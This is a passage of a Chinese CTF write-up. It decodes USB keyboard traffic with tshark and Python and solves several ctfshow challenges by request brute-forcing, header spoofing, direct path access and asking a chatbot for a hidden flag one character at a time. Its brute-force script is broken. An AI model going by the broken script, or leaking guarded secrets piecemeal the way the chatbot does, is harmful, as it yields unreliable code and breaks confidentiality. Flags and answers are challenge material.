
```
tshark -r bingbing.pcapng -T fields -e usb.capdata > usbdata.txt
```

剔除空行

```
tshark -r bingbing.pcapng -T fields -e usb.capdata | sed '/^\s*$/d' > usbdata.txt
```

利用脚本加上冒号

```
f=open('usbdata.txt','r')
fi=open('out.txt','w')
while 1:
    a=f.readline().strip()
    if a:
        if len(a)==16: # 键盘流量的话len改为16
            out=''
            for i in range(0,len(a),2):
                if i+2 != len(a):
                    out+=a[i]+a[i+1]+":"
                else:
                    out+=a[i]+a[i+1]
            fi.write(out)
            fi.write('\n')
    else:
        break

fi.close()
```



通用脚本

```
mappings = { 0x04:"A",  0x05:"B",  0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G",  0x0B:"H", 0x0C:"I",  0x0D:
"J", 0x0E:"K", 0x0F:"L", 0x10:"M", 0x11:"N",0x12:"O",  0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U
",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1F:"2", 0x20:"3", 0x21:"4", 0x22:"5",  0x23:"6",
 0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a:"[DEL]",  0X2B:"    ", 0x2C:" ",  0x2D:"-", 0x2E:"=", 0
x2F:"[",  0x30:"]",  0x31:"\\", 0x32:"~", 0x33:";",  0x34:"'", 0x36:",",  0x37:"." }

nums = []
keys = open('out.txt')
for line in keys:
    if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]
!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or l
ine[22]!='0':
        continue
    nums.append(int(line[6:8],16))

keys.close()

output = ""
for n in nums:
    if n == 0 :
        continue
    if n in mappings:
        output += mappings[n]
    else:
        output += '[unknown]'

print 'output :\n' + output
```

运行脚本得到：

```
output :
666C61677B3866396564326639333365662[DEL]3134613864303532336430333439653132393963 7D
```

因为[DEL]是删除键，所以

```
666C61677B3866396564326639333365663134613864303532336430333439653132393963 7D
```

使用脚本将十六进制转换为字符串

```
m="666C61677B3866396564326639333365663134613864303532336430333439653132393963 7D"
s=bytes.fromhex(m)
print(s)
```

得到

```
b'flag{8f9ed2f933ef14a8d0523d0349e1299c}'
```

ctfshow渔人杯

签到抽奖

https://blog.csdn.net/qq_46150940

flag为

```
中文也可能是英文及其他小众语言字符
```

感受下气氛


flag是ctfshow{[0-9]{9}}

正则匹配，符合条件的都可以，比如：


```
ctfshow{123456789}
```

神仙姐姐


点击拜，抓包




传参num进行爆破，根据提示num在1-1000内



都是假flag，一直往下翻






编写脚本进行爆破

```
import requests

url="http://f0c222a9-04f2-431b-ae2b-56e871f6b61b.challenge.ctf.show:8080/sx.php"
headers = {
    "Cookie":"PHPSESSID=gmnu9pfgh503imv66a9tk37ke2"
}

for i in range(1,1000):
    response=requests.get(url, headers=headers);
    print(responsea.text)
```

得到flag



阿拉丁

想要啥就有啥

好家伙，怎么不给flag，不是说想要啥就有啥吗？

继续问，还是没有

burp抓包也看不出什么，看了其他师傅的wp，可以直接问flag每一位是什么？，我直接好家伙，这也行。

总共45位

拼接起来

```
ctfshow{a15b2830-dcf4-4344-99e5-350a561cbf89}
```

迷

Instance Info


Remaining Time: 3213s

Lan Domain: 708-bf126abc-17e1-49e7-9419-972cf6d2613d


http://bf126abc-17e1-49e7-9419-972cf6d2613d.challenge.ctf.show:8080/

https://blog.csdn.net/qq_46150940

访问靶机地址




有一个登录框，还以为是sql注入，看了群里说直接访问/flag



是___蒙蔽了我的双眼

https://blog.csdn.net/qq_46150940

是菜蒙蔽了我的双眼，做个题还被嘲讽了




ctfshow{4ea4682b-a58d-426d-9ac2-be51f7d31e80}

https://blog.csdn.net/qq_46150940


飘啊飘

题目描述：有手X就行

抓包，伪装请求头`User-Agent: Android`，状态码302重定向，发现了mb.html



直接访问mb.html

